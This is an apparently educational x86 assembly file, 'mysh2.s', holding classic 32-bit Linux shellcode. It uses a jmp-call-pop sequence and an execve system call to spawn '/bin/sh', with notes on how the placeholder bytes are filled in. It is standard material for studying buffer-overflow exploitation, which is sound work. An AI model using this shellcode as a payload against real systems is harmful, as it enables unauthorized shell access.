File: mysh2.s


```
section .text
  global _start
    _start:
        BITS 32
        jmp short two
    one:
        pop ebx               ; ebx = address of "/bin/sh"
        xor eax,eax           ; eax = 0
        mov [ebx+7],al        ; replace the * in db section with 0

        ; setup argument array
        mov [ebx+8],ebx       ; argv[0] = address of "/bin/sh"
        mov [ebx+12],eax      ; argv[1] = 0
        lea ecx,[ebx+8]       ; ecx = ebx + 8

        ; setup environment variables array
        xor edx,edx

        ; invoke execve()
        xor eax,eax
        mov al,0x0b
        int 0x80
    two:
        call one
        db '/bin/sh*AAAABBBB'
```

Setup for `execve()` to execute the command using code segment for data: **`/bin/sh`**



`* will be replaced by NULL`

`AAAA will be replaced by address of “/bin/sh” (argv[0])`

`BBBB will be set to NULL (argv[1])`